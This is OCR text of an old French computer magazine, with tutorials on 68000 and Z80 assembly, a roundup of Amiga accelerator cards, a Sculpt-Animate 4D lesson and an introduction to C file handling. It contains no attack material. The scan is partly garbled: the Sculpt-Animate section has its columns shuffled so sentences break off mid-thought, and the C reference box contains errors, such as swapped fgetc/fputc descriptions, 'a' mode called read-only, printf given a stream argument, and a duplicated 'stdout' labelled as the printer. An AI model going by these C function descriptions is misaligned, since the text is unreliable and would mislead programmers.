
Ainsi, un chiffre hexa représente 4 chiffres binaires puisqu'un mot long contient 32 bits. Donc, 8 x 4 chiffres binaires soit 8 chiffres hexa sont nécessaires pour le dénommer. On sait maintenant que les 8 bits de gauche ne sont pas utilisés, soit 2 chiffres hexa. C'est pourquoi, tout l'espace adressable par le 68000 ne nécessite que 6 chiffres hexa. Une adresse du genre \$00dff000 devient \$dff000.

Un double registre d'adresse

Outre les 7 que nous venons d'évoquer, existe un autre registre faisant office de pointeur de pile et qui, de plus, peut être dédoublé. Son nom est A7, mais taper SP (*Stack Pointer*, pointeur de pile) dans un programme ne crée pas d'ambiguïté. Qu'est-ce qu'un «pointeur»? Qu'est-ce qu'une «pile»?

Un pointeur est un registre (pas forcément un registre machine) qui contient l'adres-

Figure 1



se où se trouve actuellement la pile. Celle-ci change souvent et facilement d'emplacement. Voici pourquoi: elle est une zone réservée au système, et contient les adresses de retour de sous-programmes. La pile SP a une structure LIFO (*Last In-First Out*) - littéralement: le dernier rentré est le premier sorti - équivalent à une pile d'assiettes. On doit retirer la dernière pour prendre celle de dessous. Ici, les assiettes sont tout simplement des adresses 32 bits (4 octets).

Lors de l'appel à un sous-programme (GOSUB en Basic, BSR en Assembleur), l'adresse de l'instruction suivante (après le BSR) est sauvegardée dans la pile. Puis, quand le 68000 rencontre l'instruction RTS (Return en Basic), il récupère l'adresse dans la pile et exécute les instructions à partir de ladite adresse qui sera stockée dans le PC.

Admettons que la pile soit en \$80000 et que l'on veuille y stocker l'adresse \$12345. Le

68000 va d'abord décrémenter (soustraire 1) 4 fois le pointeur de la pile, (SP vaudra donc \$7FFFC), puis ranger \$12345 (\$00012345) à partir de \$7FFFC. Le résultat en mémoire sera le suivant:

\$7FFFC = \$00

\$7FFFD = \$01

\$7FFFE = \$23

\$7FFFF = \$45

Il est important de savoir que SP est d'abord décrémenté. En ce qui concerne la lecture d'une adresse se trouvant à l'adresse pointée par SP, le processus est rigoureusement le même si l'on prend la peine de partir de la fin. Le 68000 lira donc les 32 bits se trouvant à l'adresse pointée par SP, puis incrémentera 4 fois SP afin que celle-ci retrouve son état initial. L'accès facile à la pile favorisant les risques d'erreurs, celle-ci doit être manipulée

avec précaution. Si le SP est mal dirigé lors d'un chargement d'adresse pour un retour de sous-programme, le 68000 lancera un programme dont l'adresse sera erronée. Inutile de préciser qu'alors, le plantage du système est assuré.

Ceci étant dit, je peux maintenant vous avouer qu'il existe deux piles. L'une que nous connaissons déjà, A7, et son homologue A7'. On utilise deux autres abréviations qui sont, à mon avis moins barbares: USP et SSP. Reste à savoir ce que signifie U et S.

- USP = *User Stack Pointer*
- SSP = *Supervisor Stack Pointer*

Eh oui, le 68000 possède trois modes de fonctionnement, dont un que nous passerons volontairement sous silence; il s'agit du *Halt State Mode* ou mode bloqué. Les deux autres sont le mode utilisateur et le mode superviseur.

Le système d'exploitation de notre ordinateur (DOS) travaille en mode superviseur, alors que nos routines Assembleur tournent en mode normal, autre nom du *User Mode*. La différence principale entre ces deux modes est qu'en mode normal, il y a un certain nombre d'instructions inutilisables pour des raisons que nous verrons plus tard. On peut difficilement changer de mode de fonctionnement par programmation et il est peu recommandé de le faire. En effet, le mode superviseur permet de verrouiller le système contre les erreurs de l'utilisateur. Si vous passez dans ce mode, l'ordinateur n'a plus de défenses et les conséquences peuvent être fatales. Lors de l'utilisation d'instructions normalement réservées, le 68000 déclenche une exception «Violation de privilège» qui amène le plantage assez fréquemment, à moins bien évidemment de détourner ces vecteurs. Avant d'arriver à tout ceci, contentons-nous d'abord de programmer cette belle

Décomposition de l'octet utilisateur								
Bit	7	6	5	4	3	2	1	0
	0	0	0	X	N	Z	V	C
0 : non significatifs								
X : extended (Extension)								
N : Negative (Négatif)								
Z : Zero, Equality (Zéro, Egalité)								
V : Overflow (Dépassement)								
C : Carry (Retenue)								

Figure 2

bête qu'est le 68000 d'une manière relativement «propre». Lors d'un passage en mode superviseur, SP prend la valeur de SSP (A7) et inversement lors d'un passage en mode normal. Le 68000 contient donc deux piles accessibles suivant le mode dans lequel on se trouve.

Dernier larron 32 bits, le PC (Program Counter)

Ce compteur de programme contient l'adresse de l'instruction en cours d'exécution, il est donc modifié à chaque nouvelle instruction. La programmation de ce registre d'adresse est évidente: un JMP \$70000 correspond à un saut à l'adresse \$70000 (sans que l'adresse de retour soit sauvegardée dans la pile USP). Le PC contiendra, suite à cette instruction, la valeur \$70000 et le 68000 exécutera la prochaine instruction à partir de cette adresse.

Le registre d'état, SR (State Register)

Il comporte 16 bits eux-mêmes scindés en 2 octets. L'octet de droite est l'octet utilisateur,

celui de gauche, l'octet système. Ce dernier n'est accessible qu'en mode superviseur du fait de son contenu peu enviable par l'utilisateur moyen qui n'aime pas trop les «violations de privilèges». L'octet utilisateur, quant à lui, est accessible dans n'importe quel mode de fonctionnement. Seuls, 5 de ses bits sont significatifs (bit 0-4). Ce sont 5 *flags* (drapeaux) sensibles au résultat d'une instruction (fig. 2). Le fonctionnement de ces *flags* est simple. Leur bit correspondant est mis à 1 dans le cas où justement l'un ou plusieurs d'entre-eux est considéré comme vrai suite à une instruction déterminée. Ainsi,

- MOVE.B #5,D0 ; on met la valeur 5 dans le registre de donnée D0

- SUB.B #5,D0 ; on lui soustrait 5, D0 = 0

Le *flag Z* (Zéro) est donc vrai et le bit 2 de l'octet User est mis à 1. Remarquons que l'octet User est finalement inutile. Il existe en effet toute une panoplie d'instructions 68000 effectuant le travail qui consiste à tester ces bits, puis à faire des branchements dans un programme selon tel ou tel cas. Toutefois, les *flags* sont à retenir car très importants. Nous les étudierons prochainement

lors de la description détaillée de chacune des instructions du 68000.

Adresses, code objet

Avant de se quitter, éclaircissons un point qui peut paraître obscur. La façon dont se décompose un programme.

\$10000 2C78 0004	MOVE.L \$0004,A6
\$10004 4E75	RTS

A gauche, se trouve l'adresse de départ du programme et par la même, l'adresse de la première instruction que le 68000 va décoder puis exécuter. Figure ensuite le code objet (langage machine qui est la traduction du langage Assembleur) et enfin le mnémonique Assembleur. Puis on passe à l'instruction suivante. L'adresse de la seconde instruction est \$10004 car la première nécessite 4 octets. Une instruction prend au minimum 2 octets en mémoire, formant ce que l'on appelle le code opératoire. On trouve, le cas échéant, la valeur de l'opérande source puis celui de destination exprimés par un mot ou un mot long. Si l'opérande est un octet (\$10 par exemple), son code en langage machine sera \$0010.

Notre prochain menu, les modes d'adresses des registres. On va enfin pouvoir utiliser notre moniteur Assembleur.

Stéphane Rodriguez

MEA CULPA

Malencontreusement happée dans un gouffre spatio-temporel, la ligne suivante devait normalement figurer à la fin de l'article précédent:

- Prouvons que nous sommes les plus forts, programmons en 68000 en attendant le 68040 de Motorola. Fréquence de l'horloge? 100 MHz.

Les modes d'adressage

L'ASSEMBLEUR EN DOUCEUR

(6^e partie)

Afin d'étudier tout ceci en détail, nous allons introduire le mnémotechnique «LD» destiné à adresser une valeur. Facile à retenir, il résulte de la contraction du mot anglais «Load» (charger). Après un espace, il admet deux données toujours séparées d'une virgule. La première précise l'endroit (mémoire ou registre) et la seconde, la valeur à y placer. Sachez que le langage Assembleur dispose d'un très grand nombre de mnémotechniques, mais que la plupart des programmes n'en utilisent qu'une faible partie. Avant d'aborder les différents adressages, signalons que «#» précèdera un nombre hexadécimal et «%» une valeur binaire (représentation de l'Assembleur, DEVPA). Les nombres décimaux seront écrits tels quels.

Adressage immédiat

Il consiste à charger directement la valeur désirée dans un des registres, exemple:

- LD A,50 stocke 50 dans le registre A (accumulateur).

- LD HL,12000 stocke 12000 dans le double registre HL. Ces deux exemples appellent déjà deux commentaires:

- il ne faut pas perdre de vue la capacité maximum du registre concerné. Par exemple, A qui est un

La manipulation de valeurs en mémoire vive, via les registres du Z80, s'effectue par une action importante nommée «adressage».

La terminologie en est quelque peu différente selon la méthode employée.

registre 8 bits, ne peut être chargé qu'avec un nombre de 0 à 255. Lors de certaines opérations comme l'addition où A recueille le résultat, il faut savoir qu'à 256, ledit registre se retrouve à 0. Si le résultat est 258, A contient 2 avec un des *flags* (drapeau) du registre F signalant le dépassement;

- chargé dans un registre 16 bits (constitué de deux registres 8 bits comme BC,

DE ou HL), un nombre est stocké sous la forme poids fort et poids faible. Lors de LD HL,12000, le registre H va contenir le poids fort de 12000, soit le nombre de fois 256 contenu dans cette valeur. Le reste de cette division entière constituera le poids faible placé dans L. 12000 : 256 = 46 reste 224, donc H=46 et L=224. La représentation binaire est encore plus significative:

H | L

12000 = %00101110 | 11100000

46 | 224

N.B. Au risque d'alourdir le propos, signalons, pour être complet, les termes anglais que l'on rencontre parfois: MSB (*Most Significant Byte*), poids fort et LSB (*Least Significant Byte*), poids faible.

Adressage registre

Ici, un registre est chargé avec la valeur que contient un autre registre, exemple: LD A,B ; charge dans A la valeur actuellement contenue dans B (tout en conservant celle-ci dans B).

Les registres doivent bien évidemment être de même capacité, donc, pas d'incongruité du genre LD A,HL.


L'adressage étendu

Egalement appelé direct ou absolu, il permet de stocker ou lire des valeurs en mémoire vive (RAM). Il «étend» donc le champ limité des stockage des registres, exemple:

- LD A,(30000) ; charge dans A la valeur contenue à l'adresse 30000.

- LD (30000),A ; charge la valeur contenue dans le registre A à l'adresse 30000.

- LD (30000),HL ; charge à partir de l'adresse 30000 la



valeur contenue dans HL sous la forme « inversée », poids faible en 30000 et poids fort 30001.

Souignons qu'il est logique de stocker ainsi une valeur contenue dans un double registre (elle peut atteindre 65535), puisque la capacité d'une seule adresse se limite à 255. La méthode poids fort, poids faible le permet car $(255 \times 256) + 255 = 65535$. Beaucoup moins logique est la forme de stockage inversée; raison de plus pour s'en souvenir! A noter également une nouvelle notion: un nombre entre parenthèses sera toujours relatif à une adresse. Dans notre exemple (30000) signifie à l'adresse 30000 de la Ram.

Adressage indirect

Il présente peu de différences avec l'adressage étendu. L'adresse n'apparaît pas directement, mais est représentée par un registre double préalablement chargé de celle-ci. HL, s'il est disponible, sera toujours préféré car les instructions qui l'emploient sont un peu plus rapides, exemple:

- LD HL,30000 ; 30000 est chargé dans HL.

- LD (HL),8 ; charge à l'adresse que contient HL (donc 30000), la valeur 8.

Observez que HL entre parenthèses est considéré comme (30000), le pointé donc une adresse. Remarque également que par ce mode d'adressage, la valeur 8 est directement stockée à une adresse. En effet, LD (30000),8 n'est pas permis, seul LD (30000),A est correct. Fort heureusement, en cas de méprise, l'Assembleur se charge de vous rappeler à l'ordre lors de l'opération de compilation.

Adressage indexé

En fait, un adressage indirect qui emploie IX et IY, dits registres indexés (revoir la

définition des registres):

- LD IX,30000 ; 30000 est chargé dans IX.

- LD (IX+3),8 ; charge à l'adresse 30003 (30000 + 3), la valeur 8.

(IX+3) dont on a souligné l'utilité pour la gestion des « tables » de données en Ram (Micro-Mag n°9), permet lui aussi de fournir directement une valeur sans passer par A.

Une fois de plus, il ne s'agit que de terminologies. On peut parfaitement user de tous ces modes d'adressage sans en connaître le nom. Toutefois, si d'aventure vous rencontrez au sein d'un article un verbiage du genre: «... nous allons employer une table où nous accèderons par adressage indexé, vous serez moins enclin à jeter l'ouvrage à la poubelle.

Premices

Avant de nous risquer (prochainement) à quelques lignes en Assembleur, il serait bon de découvrir la première des « directives d'assemblage » rencontrée dans un programme. Le but de ces fameuses directives étant de fournir diverses indications au logiciel Assembleur, elles ne génèrent donc pas de codes machine à la compilation. Celle qui nous occupe doit être placée dès le début du programme. Il s'agit de ORG, suivi de « l'adresse d'implantation » à partir de laquelle la routine sera installée en Ram.

Pourquoi la quasi-totalité des programmes réclament-ils l'adresse future d'implantation des routines? C'est en fait lié à la façon de représenter en codes machine, certains ordres de l'Assembleur. Par exemple les « étiquettes » attribuant des noms aux sous-routines. Un nom bien choisi (exemple, « Tracé ») permet

de distinguer la fonction d'une sous-routine donnée, tout en évitant de calculer et manier directement la valeur de l'adresse à laquelle elle se trouve).


C'est le logiciel Assembleur qui, lors de la compilation, se charge de remplacer les étiquettes par les adresses correspondantes. Supposons que « Tracé » commence au 50e code machine. Avec ORG 30000 précisé en début

de programme, l'appel à notre sous-routine se fera en 30050. Si la fantaisie nous prend de changer l'implantation de notre programme (reloger) par ORG 20000, l'étiquette « Tracé » sera automatiquement remplacée par 20050.

Avouez que c'est plus efficace que d'avoir à tout recalculer!

Déterminer une valeur pour ORG introduit d'autres réflexions, limite basse et haute par exemple. Lorsqu'on envisage d'implanter une routine en LM cohabitant avec un programme Basic, il faut placer celle-ci le plus haut possible afin de ménager une place suffisante au programme Basic. Evitez bien évidemment de squatter la mémoire vidéo, ou pire encore, les routines système, variables système, etc. Le mieux est de faire l'opération suivante: valeur de l'Himem, moins longueur de la routine en baissant encore le résultat

de 100 (à moins d'un manque de place terrible). Ces emplacements supplémentaires autoriseront quelques modifications ultérieures sans avoir à modifier ORG. Pensez également à la zone destinée à accueillir des données! De plus, il faut tenir compte de la place qu'occupent ensemble l'Assembleur lui-même, la table des symboles générés à la compilation et le pro-



gramme source. A ce propos, lisez très attentivement le manuel de votre Assembleur.

Une autre instruction capitale est le mnémonique RET que nous avons déjà évoqué. Son oubli est souvent lourd de conséquences. En effet, si nous avons parlé de son emploi pour clôturer une sous-routine à l'intérieur même d'une routine Assembleur, il faut savoir que c'est le RET final d'une routine qui rend la main au Basic (lors de l'appel par CALL, depuis de Basic, d'un routine en langage machine). Très bientôt, nos premiers pas...

Guy Poli

Toujours plus vite

La micro-synthèse sur Amiga présente les logiciels de modélisation et d'animation 3D afin de découvrir l'énorme potentiel de ces applications.

LES CARTES ACCELERATRICES

Pas de banc d'essai de logiciel ce mois-ci, mais la première partie d'un panorama de ce qui existe en matière de cartes accélératrices sur Amiga.

Vous, passionnés de 3D, savez que les temps de calculs atteints par les programmes de ray-tracing sont souvent énormes, et qu'un Amiga standard, équipé d'un pauvre 68000, est largement sous-motorisé. Le problème s'aggrave encore lorsque l'on s'intéresse à l'animation, car le calcul de vingt-quatre images en ray-tracing sur configuration standard peut dépasser allègrement la semaine.

Bien sûr, les accélératrices coûtent cher, et l'on peut être amené à se poser la question suivante: en ai-je réellement besoin? Si la 3D est une passion passagère et que l'on n'envisage pas d'acquérir un Amiga 2000 plus extensible, la réponse est assurément «non», à moins de crouler sous les dollars bien entendu. En effet, l'Amiga 500, même s'il dispose de quelques cartes de ce genre, n'est pas la machine rêvée pour moudre de l'image de synthèse en permanence. Sur 2000, le choix est large, et les critères de décision sont autres.

Le principe de la carte accélératrice est connu. Il s'agit de remplacer le processeur central de la machine-hôte par un circuit plus rapide, si possible compatible avec les logiciels existants. L'Amiga a de la chance de ce côté, étant compatible avec tous les pro-

cesseurs Motorola. Il est fortement conseillé de rajouter une certaine quantité de mémoire sur bus 32 bits afin que le processeur rapide ne soit pas ralenti par l'accès à la mémoire 16 bits de la carte mère ou d'une extension mémoire de type A2058.

Cela dit, et avant de voir ce qui existe sur le marché, quelques conseils:

- la bidouille consistant à remplacer le 68000 par un 68010 L8 marche, mais le gain de temps ne dépasse jamais 5 à 10% sur les logiciels du commerce. Si vous en trouvez un peu cher (environ 150 F.), vous pouvez essayer mais ne vous attendez pas à une transformation radicale.

- les cartes accélératrices de type 68000 à 16 MHz ne font tourner qu'un nouveau 68000L16 à 16 MHz, tout le reste du système reste à l'ancienne vitesse de 7,16 MHz; en conséquence n'espérez pas obtenir plus de 25% de gain.

- ce qui vous intéresse, c'est l'image de synthèse (je vous rappelle que vous lisez cette rubrique), donc n'achetez pas

une carte démunie de coprocesseur mathématique.

- dans le même ordre d'idée, vérifiez que le logiciel que vous utilisez dispose d'une version recompilée pour utiliser les instructions spécifiques aux processeurs 32 bits, comme *Sculpt-Animate*, *Turbo Silver* ou *Opticks*.

Des cartes à la carte

L'offre est encore limitée sur le marché français, mais la situation s'améliore progressivement. La carte la plus répandue est la A2620 de Commodore, avec 68020+68881 à 14,3 MHz et 68851, qui vous permet de reloger dans les 2 Mo de mémoire 32 bits de la carte le contenu du kickstart afin d'accélérer l'accès à ses routines. D'un rapport qualité/prix correct (environ 15000 F.), elle offre l'avantage de pouvoir choisir entre le 68000 et le 68020 au moment du boot.

Dans le bas de gamme, on peut trouver la carte Midget Racer de CSA (environ 5000 F.) mais qui aurait plutôt ten-

dance à ralentir votre Amiga sur la plupart des logiciels standards et à n'accélérer que d'environ trois fois les logiciels optimisés. Il n'est pas sûr que le jeu en vaille la chandelle.

Dans le haut de gamme et en attendant la A2630 de Commodore, GVP propose une carte 68030+68882 à 25 MHz très rapide, munie en option de 4 ou 8 Mo de Ram 32 bits (15000 F. sans Ram, et 35000 avec 4 Mo).

Dans tous les cas, les cartes sont toujours beaucoup moins chères aux Etats-Unis (2800 dollars pour la GVP plus 4 Mo), aussi choisissez entre les prix et le service après-vente plus la francisation. Nous parlerons aussi des Hurricane, pas encore importées en France, mais dont le dernier modèle 68030+68882 à 28,5 MHz risque de faire des remous.

Le mois prochain, un benchmark comparatif de toutes les cartes que nous aurons pu tester sur une scène représentative calculée avec *Sculpt-Animate 4D*, dont vous voyez la photo dans ces pages. Sachez simplement que le temps de calculs en mode photo, avec anti-aliasing au maximum et en haute résolution sur un Amiga 2000 avec 3 Mo et 68000, demande dix heures, neuf minutes et vingt-sept secondes. Non ? Si.

VOTRE INITIATION A SCULPT-ANIMATE 4D (4e partie)

Nous allons en finir aujourd'hui avec la tri-view qui, rap-

pelons-le, est l'ensemble des trois fenêtres de modélisation. Les gadgets passés sous silence jusqu'à présent sont faciles à comprendre. Le gadget situé en haut et à droite inverse le sens de la fenêtre (voir schéma du mois précédent). Autrement dit, l'activer fait par exemple passer l'ouest de la gauche vers la droite de la fenêtre, et l'est en sens inverse. Les trois gadgets occupant le coin inférieur gauche ont des importances très différentes. Celui en forme de triangle permet de créer des faces triangulaires élémentaires en définissant trois points. Son intérêt est assez limité, car la profusion d'outils de toutes sortes évite pratiquement tout recours à cette fonction. Le gadget de centrage, en forme de croix, est par contre très utilisé. Il permet en effet de recentrer la fenêtre autour de la position du curseur, ce qui se révèle très utile lorsque l'on veut faire un zoom sur une partie d'un objet en étant sûr de conserver ledit objet en entier dans chacune des trois fenêtres.

Le troisième outil en forme de pince est le Grabber. Comme son nom l'indique, il agit comme une pince qui déplace les points sélectionnés relativement à la position du curseur. C'est l'un des outils les plus fréquemment activés lorsque l'on veut déformer des parties d'un objet ou le déplacer dans son ensemble.

Reste deux symboles essentiels: l'observateur et la cible. En effet, l'observateur (*Observer Location*) représente la position de la caméra qui filme la scène. Symbolisé par un petit rond bleu, l'observateur peut être déplacé n'importe où dans l'espace 3D. Enfin, la cible (*Observer Target*) est l'endroit exact vers lequel est pointé l'objectif de la caméra. Pour être sûr de bien voir un objet à l'écran, le meilleur moyen est encore de placer le curseur à son centre

(attention de bien le faire dans les trois fenêtres), puis de sélectionner *Observer Target*. Une petite croix représente cette cible.

Fouille en règle


Avant de continuer notre exploration des outils de modélisation de *Sculpt-Animate 4D*, faisons une petite pause récréative et parlons de quelque chose de plus spectaculaire au niveau visuel. Nous savons maintenant qu'obtenir une image à l'écran passe par la création d'un ou de plusieurs objets, et du placement

tiques lorsqu'elle reflète l'environnement. Enfin, parce qu'il s'agit d'une primitive simple, qui ne demande pas beaucoup de temps de calcul dans les versions *Sculpt 3D XL* et *SA-4D 2.09*. Les versions plus anciennes (*Sculpt 3D* et *SA-4D 2.04*) ne disposent en effet pas de sphères parfaites; il faut alors les «approximer» à l'aide de nombreux polygones, ce qui augmente en proportion le temps de calculs.

Dans le premier cas, nos amis les 68000 pourront donc bénéficier de ces sphères parfaites sans trop s'essouffier; dans le second, prenez votre temps,

ou 2 dans le requester, ce qui vous donnera une approximation de sphère à quatre-vingts faces (N1) ou trois cent vingt faces (N2). Le niveau -1 (sphère parfaite), ne consomme que l'équivalent de vingt faces.

Règle d'or! Lorsque vous voulez optimiser votre objet afin que le temps de rafraîchissement des fenêtres ne soit pas trop long, contrôlez le nombre d'arêtes (*Edges*): ce sont elles qui sont réaffichées en permanence dans la tri-view, et au blitter s'il vous plaît. En revanche, dans tous les autres cas, gardez à l'esprit le nombre de faces de la scène. Dans les



de l'observateur et de la cible. Cependant, cela ne suffit pas. Nous allons commencer à décortiquer le menu *Observer*, qui contrôle tout le côté visuel de *SA-4D*.

L'objet que nous utiliserons à des fins de démonstration sera la sphère. Pourquoi? Primo, parce que historiquement, ce fut la première forme à être calculée en *ray-tracing*. Secundo, parce que cette forme, devenue il est vrai un poncif en imagerie de synthèse, donne des effets très esthé-

détendez-vous et préparez-vous une activité quelconque pendant que votre brave Amiga mouline.. Pour créer une sphère parfaite, sélectionnez *EDIT ADD SPHERE*, puis tapez -1 dans le requester.

Ne vous affolez pas si un polyèdre à vingt faces apparaît dans la tri-view à la place d'une boule bien ronde. Cela permet d'économiser du temps lors du rafraîchissement des fenêtres. Pour ceux qui ne disposent pas des dernières versions de *SA*, tapez 1

calculs, ce sont les faces qui consomment la mémoire et le temps CPU. Pensez donc toujours à vos objets en terme de faces plutôt qu'en nombre de points.

Le mois prochain, nous expliquerons en détail les différents algorithmes utilisés par *Sculpt-Animate*, ainsi que les paramètres d'environnement qui nous permettront de créer notre première et néanmoins splendide image!

Frédéric Louguet

Les fichiers

(1^{ERE} PARTIE) INITIATION AU C

Evidemment C ne propose pas à l'origine de fonctions extrêmement sophistiquées et si vous désirez faire par exemple du séquentiel indexé, il faudra créer votre bibliothèque, en trouver une déjà existante ou encore faire un appel au système d'exploitation quand il permet cette facilité.

Ceci posé, on trouve en C deux grands groupes, les fichiers «bufferisés» et les fichiers «non bufferisés».

Les fichiers bufferisés

Leur fonctionnement s'inspire directement de la notion de Flux liée à Unix. Sans entrer dans les détails, il faut savoir que l'ouverture - par `fopen()` - d'un tel fichier renvoie un pointeur sur une structure de type `FILE` comprenant un pointeur sur un buffer et des indicateurs sur le flot de données comme la position courante de lecture/écriture, le mode d'ouverture, etc. La structure `FILE` et les fonctions s'y rapportant sont expliquées dans `<stdio.h>`. On trouve d'abord :

- `FILE *fopen(char *filename, char *mode);`
- `Fopen()` ouvre donc un fichier et renvoie un pointeur vers la structure décrivant le flux - (`FILE *`) `0L` en cas d'erreur.
- La chaîne mode contient les codes suivants :
- `r` : lecture seule.
- `+` : lecture et écriture.
- `w` : création ou écrasement pour écriture seule.

Les fonctions utilisées pour le traitement des fichiers ne font pas partie du langage proprement dit, mais sont toujours incluses dans une librairie. La norme C leur assure une excellente portabilité, du moins pour les fonctions Ansi ou Unix.

- `w+` : création ou écrasement pour lecture et écriture.
- `a` : ouverture ou création en lecture.
- `a+` : ouverture ou création en lecture et écriture.
- On peut y ajouter :
- `b` : fichier binaire (sans transformation).
- `t` : fichier texte.
- Pour fermer ce type de fichier, on a :
- `int fclose(FILE *stream);`
- qui ferme le flux «stream» précédemment ouvert par `fopen()`.
- Vous trouverez d'autres fonctions classiques dans l'encadré n°1.

Les fichiers standards

On trouve les fichiers suivants déjà ouverts :

- `stdout` (standard output) est le terminal de sortie standard, l'écran. C'est ainsi que `putchar` est une macro définie dans `stdio.h` par :
- `#define putchar(c) putc(c, stdout)`
- On remarque d'autre part que :
- `printf(stdout, "coco = %d", coco);`
- est équivalent à

```
printf( "coco = %d", coco );
- stdin ( standard input ) correspond au clavier. On trouve par exemple dans stdio.h :
```

```
#define getchar() getc( stdin )
```

Même remarque que pour `stdout` mais en ce qui concerne, `fscanf()` et `scanf()`.

```
- stderr ( standard error )
```

fichier de sortie en cas d'erreur.

```
- stdout ( standard printer )
```

qui envoie les données sur l'imprimante connectée au port Centronics et `stdaux` qui concerne la RS232.

Si l'utilisation de ces fonctions ne pose pas de difficultés notables, elle suscite néanmoins deux remarques :

- sur certains systèmes/ordinateurs, il est nécessaire de flusher systématiquement `stdout` pour voir apparaître immédiatement les informations désirées à l'écran;
- quand on ouvre un fichier, il est important de ne pas se tromper sur le mode texte ou binaire choisi. On rappelle que le mode texte réagit aux codes LF, CR et EOF. Il peut donc être désastreux d'écrire un fichier de données numériques en mode texte. Si on ne

précise pas le mode d'ouverture, ce dernier sera fixé par la variable globale `_fmode`.

Un p'tit prog...

Pour illustrer les fichiers bufferisés, vous avez un programme qui passe à la moulinette un fichier texte pour le débarrasser des caractères exotiques pouvant gêner certaines configurations d'imprimantes ou d'éditeurs comme les «ç», «à», «ù», etc. De plus, s'il détecte une tabulation, il la transforme en cinq espaces, ce qui permet d'éviter les indentations trop importantes générant des passages à la ligne non désirés. Il s'utilise sous Dos en tapant simplement :

```
moulinet nomfich1 nomfich2
```

... nomfich1 et renvoie en cas de succès un fichier ASCII bien clean pour chaque nomfichx et portant le nom : `NOMFICHX.ASC`.

Les fichiers non bufferisés...

Les fichiers non bufferisés sont des options plus proches du système que les précédents. Au lieu de travailler avec une structure sophistiquée, ils se contentent d'un file descriptor ou handle, c'est-à-dire d'un numéro d'identification entier. Comme ils ne disposent pas de buffer, chaque lecture/écriture provoque un accès au périphérique utilisé.

1 - Fonctions d'accès aux fichiers bufferisés

Toutes ces fonction nécessitent l'inclusion de `stdio.h`.

```
- int feof( FILE *stream );
renvoie une valeur non nulle si la fin de fichier a été atteinte.
- int fgetc( char c, FILE *stream );
et
int putc( int c, FILE *stream );
envoient c dans stream.
- int fputc( FILE *stream );
et
int getc( FILE *stream );
renvoient un caractère lu depuis stream et convertit en int.
- int ungetc( int c, FILE *stream );
repousse c dans stream qui pourra ainsi être relu par getc...etc.
EOF est retourné en cas d'erreur.
- int fputs( char *chain, FILE *stream );
envoie la chaîne chain - terminée par 0 - dans stream et retourne EOF en cas d'erreur.
- char *fgets( char *ptr, int nb, FILE *stream );
va lire dans stream nb -1 caractères à moins de rencontrer d'abord un '\n' et les place dans la chaîne pointée par ptr en ajoutant un '\0'. Renvoie 0L en cas d'erreur.
- int fwrite( void *ptr, int size, int nb, FILE *stream );
écrit nb objets de taille size à partir de l'adresse ptr dans stream et renvoie le nombre d'OBJETS effectivement écrits.
- int fread( void *ptr, int size, int nb, FILE *stream );
lit dans stream nb zones de taille size pointées par ptr et renvoie le nombre d'OBJETS lus (dans beaucoup de C, ptr est de type char *).
- int fflush( FILE *stream );
vide le tampon vers le médium de sortie et renvoie EOF si erreur, zéro autrement (la fermeture d'un fichier force un fflush()).
- int fseek( FILE *stream, long offset, int whence );
déplace d'offset le pointeur associé à stream. Whence indique à partir d'où s'effectue le déplacement selon qu'il vaut 0: début du fichier, 1: position courante ou 2: fin du fichier.
- long ftell( FILE *stream );
retourne la position courante du pointeur associé à stream (en positionnant le pointeur en fin de fichier avec fseek()) puis en appelant ftell, on obtient la taille du fichier).
Cette liste n'est pas exhaustive !
```

Leur manipulation commence avec les fonctions `creat()` et `open()` déclarées dans `<io.h>`:

```
- int creat( char *filename, int amode );
crée le fichier filename et renvoie un handle correspondant. amode est une combinaison de bits dont les mnémoniques se trouvent dans <sys/stat.h> ou <fcntl.h> et sont :
. S_IWRITE : écriture seule.
. S_IREAD : lecture seule.
. O_BINARY : fichier binaire.
. O_TEXT : fichier texte.
```

```
- int open( char *filename, int access );
ouvre le fichier filename dans le mode access qui est une combinaison de constantes #définies dans <fcntl.h> et dont les principales sont :
. O_RDONLY : lecture seule.
. O_WRONLY : écriture seule.
. O_RDWR : lecture/écriture.
On retrouve encore O_BINARY et O_TEXT.
- int close( int handle );
referme le fichier identifié par handle.
```

Vous trouverez d'autres fonctions dans l'encadré n°2.

Un aut' p'tit prog...

Pour illustrer les fichiers non bufferisés, ce dernier programme transforme tous les caractères minuscules d'un fichier en majuscule et vice-versa puis renvoie le fichier modifié avec le suffixe `.COD`. On l'utilise sous Dos en tapant :

modif coco.txt

Ce programme possède pas mal de limitations...

